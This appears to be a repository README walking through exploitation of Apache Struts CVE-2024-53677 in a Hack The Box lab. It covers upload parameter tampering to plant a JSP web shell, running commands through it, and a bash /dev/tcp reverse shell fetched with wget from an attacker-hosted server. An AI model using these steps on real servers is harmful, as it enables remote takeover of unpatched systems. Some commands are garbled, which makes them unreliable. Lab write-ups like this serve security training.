hopsypopsy8/cve-2024-53677-exploitation
Step-by-step walkthrough for exploiting Apache Struts CVE-2024-53677 RCE via file upload manipulation, including OGNL injection, payload embedding, and reverse shell establishment.

CVE-2024-53677 is a vulnerability which impacts Apache Struts from 2.0.0 before 6.4.0. ⚠️ This was exploited in a Hack The Box lab.
File upload logic in Apache Struts is flawed. An attacker can manipulate file upload params to enable paths traversal and under some circumstances this can lead to uploading a malicious file which can be used to perform Remote Code Execution. 🔗 Reference: NIST NVD Entry

pom.xml revealed Apache Struts 6.3.0.1📸 pom.xml exposure:

To exploit this vulnerability we utalise BurpSuite and its Repeater functionality to modify the packets before sending it. Below we have an unedited request.

Our issues are the site blocks file types which are not [JPG, JPEG, PNG, GIF] and anything in the /uploads directory is Not Executable. To get around these issues we will first add another paramenter.

After adding the modified parameter, the server response confirms that the file was successfully uploaded. However, we notice that the file path differs from the usual upload directory.

Next, we embed the payload by appending it directly below the image data and right before our injected parameters. The shell payload can be sourced 🔗 Reference: shell.jsp Additionally, one crucial detail is that the request requires "Upload" with a capital U instead of lowercase upload. This follows the exploit structure observed in: 🔗 Reference: exploit.py
With these modifications in place, we send the request. The server responds similarly, confirming a successful upload and reflecting the adjusted file path.
Now, by navigating to the following URL, we can interact with our uploaded shell.
ip/shelll.jsp?action=cmd&cmd=id

At this stage, we can establish a reverse shell using a locally hosted web server. A simple way to achieve this is with Python: python3 http.server -m 3004
Next, create a basic shell script (e.g., shell.sh) cat bash -i >& /dev/tcp/$IP/$PORT 0>&1 > shell.sh
Use wget to download it wget http://ip_address/filename -O /tmp
After downloading, provide execution permissions chmod +777 /tmp/filename
and then use nc (netcat) to listen for the reverse shell. nc -lvnp $PORT
Finally execute ./filename